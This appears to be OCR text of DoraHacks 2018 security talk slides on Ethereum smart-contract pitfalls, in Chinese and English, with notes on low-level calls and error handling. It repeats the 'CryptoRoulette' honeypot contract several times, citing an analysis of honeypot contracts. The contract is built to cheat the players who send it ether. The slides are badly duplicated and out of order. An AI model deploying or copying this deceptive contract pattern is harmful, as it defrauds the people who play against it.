
```
        gamesPlayed.push(game);
        if (number == secretNumber) {
            msg.sender.transfer(this.balance);
        }
        lastPlayed = now;
    }
    function kill() public {
        if (msg.sender == ownerAddr
              && now > lastPlayed + 6 hours) {
            selfdestruct(msg.sender);
        }
    }
    function() public payable {}
}
```

Ref: https://medium.com/coinmonks/an-analysis-of-a-couple-ethereum-honeypot-contracts-5c07c95b0a8d

DoraHacks




```
contract CryptoRoulette{
    uint256 private secretNumber;
    uint256 public lastPlayed;
    uint256 public betPrice = 0.001 ether;
    uint256 public ownerAddr;
    struct Game {
        address player;
        uint256 number;
    }
    Game[] public gamesPlayed;
    constructor() public {
        ownerAddr = msg.sender;
        shuffle();
    }
    function shuffle() internal {
        secretNumber = 6;
    }
    function play(uint256 number) payable public {
        require(msg.value >= betPrice && number <=
10);
        Game game;
        game.player = msg.sender;
        game.number = number;
```




Ref: https://medium.com/coinmonks/an-analysis-of-a-couple-ethereum-honeypot-contracts-5c07c95b0a8d


DoraHacks




```
contract CryptoRoulette{
    uint256 private secretNumber;
    uint256 public lastPlayed;
    uint256 public betPrice = 0.001 ether;
    uint256 public ownerAddr;
    struct Game {
        address player;
        uint256 number;
    }
    Game[] public gamesPlayed;
    constructor() public {
        ownerAddr = msg.sender;
        shuffle();
    }
    function shuffle() internal {
        secretNumber = 6;
    }
    function play(uint256 number) payable public {
        require(msg.value >= betPrice && number <=
10);
        Game game;
        game.player = msg.sender;
        game.number = number;
```



Ref: https://medium.com/coinmonks/an-analysis-of-a-couple-ethereum-honeypot-contracts-5c07c95b0a8d



```
contract CryptoRoulette{
    uint256 private secretNumber;
    uint256 public lastPlayed;
    uint256 public betPrice = 0.001 ether;
    uint256 public ownerAddr;
    struct Game {
        address player;
        uint256 number;
    }
    Game[] public gamesPlayed;
    constructor() public {
        ownerAddr = msg.sender;
        shuffle();
    }
    function shuffle() internal {
        secretNumber = 6;
    }
    function play(uint256 number) payable public {
        require(msg.value >= betPrice && number <=
10);
        Game game;
        game.player = msg.sender;
        game.number = number;
```



```
        gamesPlayed.push(game);
        if (number == secretNumber) {
            msg.sender.transfer(this.balance);
        }
        lastPlayed = now;
    }
    function kill() public {
        if (msg.sender == ownerAddr
              && now > lastPlayed + 6 hours) {
            selfdestruct(msg.sender);
        }
    }
    function() public payable {}
}
```

Ref: https://medium.com/coinmonks/an-analysis-of-a-couple-ethereum-honeypot-contracts-5c07c95b0a8d

Acknowledgement

长亭科技 首席安全研究员 • 杨坤

长亭科技 安全咨询顾问 • 尹振玺

ConsenSys、比特大陆

国内首部《区块链安全生存指南》

谢谢

函数调用

- 出现错误是仅返回false，不会抛出异常将继续执行后面的操作

- 出现错误时向上抛出异常

- Low-Level call:
  - address.callcode()
  - address.call()
  - address.delegatecall()
  - address.send()

- Contract call:
  - ExternalContract.doSomething()

隐侠
DoraHacks 2018 Security Hack
但使安全Hacker在，不教黑帽度阴山

函数调用


- Contract call ( )
  - Low-level call ( )
    - Low-level call ( )
      - Contract call ( )
        - Contract call ( )
          - Contract call ( )
            - Contract

DoraHacks

